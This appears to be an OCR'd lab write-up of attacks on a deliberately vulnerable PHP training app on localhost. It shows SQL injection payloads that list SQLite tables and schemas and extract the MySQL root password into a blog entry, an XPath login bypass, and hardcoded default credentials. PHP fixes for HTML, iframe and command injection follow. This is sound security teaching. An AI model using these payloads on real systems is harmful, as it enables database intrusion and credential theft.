



SQL Injection Blind




SQL Injection (SQL Lite)





localhost/sns_demoapp/sqli_11.php?title='union+select+1,2,sql,4,5,6 from sqlite_master--+-&action=se
/ SQL Injection (SQLite) /
Search for a movie:
Search
(requires the PHP SQLite mod
Title
Release
Character
Genre
IMDb
2
5
4
Link
2
CREATE TABLE "blog" ("id" int(10) NOT NULL , "owner" varchar(100) DEFAULT NULL, "entry" varchar(500) DEFAULT NULL, "date" datetime DEFAULT NULL, PRIMARY KEY ("id"))
5
4
Link
CREATE TABLE "heroes" ("id" int(10) NOT NULL , "login" varchar(100)


localhost/sns_demoapp/sqli_11.php?title='union+select+1,2,name,4,5,6 from sqlite_master--+-&action=
Title
Release
Character
Genre
IMDb
2
blog
5
4
Link
2
heroes
5
4
Link
2
movies
5
4
Link
2
sqlite_autoindex_blog_1
5
4
Link
2
sqlite_autoindex_heroes_1
5
4
Link
2
sqlite_autoindex_movies_1
5
4
Link
2
sqlite_autoindex_users_1
5
4
Link
2
users
5
4
Link
G.I. Joe: Retaliation
2013
Cobra Commander
action
Link
Iron Man
2008
Tony Stark
action
Link

SQL Injection Stored (Blog)





/ SQL Injection - Stored (Blog) /


Add an entry to our blog:

```
ravi',(select password from mysql.user where user='root' limit 0,1))#
```


Add Entry The entry was added to our blog!

#	Owner	Date	Entry
1	test	2017-02-28 12:16:37	test
2	bee	2017-02-28 12:16:53	hello
3	ravi	2017-02-28 12:18:49	ravi
4	bee	2017-02-28 12:22:57	hi
5	root	2017-02-28 12:33:08	ravi

SQL Injection Stored (SQL Lite)



SQL Injection Stored (User Agent)





/ SQL Injection - Stored (User-Agent) /


Your IP address and User-Agent string have been logged into the database! (**download** log file)

An overview of our latest visitors:


Date	IP Address	User-Agent
2017-02-28 12:54:06	127.0.0.1	Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:51.0) Gecko/20100101 Firefox/51.0







XML XPATH Injection (Login Form)



/ XML/XPath Injection (Login Form) /

Enter your 'superhero' credentials.

Login:

Password:

Login

Welcome **Neo**, how are you today?

Your secret: **Oh why didn't I took that BLACK pill?**

Fixes:

Html Stored Injection

```
        <td><?php echo $row->date; ?></td>
    <?php/* FIX - HTML Injection (Stored) */?>
        <td><?php $row->entry = htmlspecialchars($row->entry); echo $row->entry; ?></td>

    </tr>
```

Html Get and Post Injection

```
/* FIX - Injection
   To escape < and > characters
*/
$firstname = htmlspecialchars($firstname);
$lastname = htmlspecialchars($lastname);

    if($firstname == "" or $lastname == "")
    {
```


I Frame Injection

```
    <iframe frameborder="0" src="<?php
    //FIX : Iframe Injection
    if(xss($_GET["ParamUrl"]) == "robots.txt")
        echo xss($_GET["ParamUrl"]);?>" height="<?php echo xss($_GET["ParamHeight"])?>" width="<?php echo xss($_GET["ParamWidth"])?>"></
<?php

}

?>
```


Command Injection

```
    {
    //FIX - OS Command Injection
        $target = escapeshellarg($target);
    //echo $target;
        echo "<p align=\"left\">" . shell_exec("nslookup  " . commandi($target)) . "</p>";

    }
```

SQL Injection Blind



SQL Injection SQLite



A2. Broken Authentication and Session Management

Broken Auth. - Insecure Login Forms

Bug:


1. Right click on page and view source page.
2. We can find that login: tonystark and password: I am Iron Man are by default, so if we input these values, we can successfully login.

```
<div id="main">

    <h1>Broken Auth. - Insecure Login Forms</h1>

    <p>Enter your credentials.</p>

    <form action="/sns_demoapp/ba_insecure_login_1.php" method="POST">

        <p><label for="login">Login:</label><font color="white">tonystark</font><br />
        <input type="text" id="login" name="login" size="20" /></p>

        <p><label for="password">Password:</label><font color="white">I am Iron Man</font><br />
        <input type="password" id="password" name="password" size="20" /></p>

        <button type="submit" name="form" value="submit">Login</button>

    </form>

    </br >
```

```
<div id="main">

    <h1>Broken Auth. - Insecure Login Forms</h1>

    <p>Enter your credentials.</p>

    <form action="/sns_demoapp/ba_insecure_login_1.php" method="POST">

        <p><label for="login">Login:</label><font color="white">tonystark</font><br />
        <input type="text" id="login" name="login" size="20" /></p>

        <p><label for="password">Password:</label><font color="white">I am Iron Man</font><br />
        <input type="password" id="password" name="password" size="20" /></p>

        <button type="submit" name="form" value="submit">Login</button>

    </form>

    </br >
```

Solution:

Go to source code and remove tonystark and I am Iron Man.




Broken Auth. - Logout Management

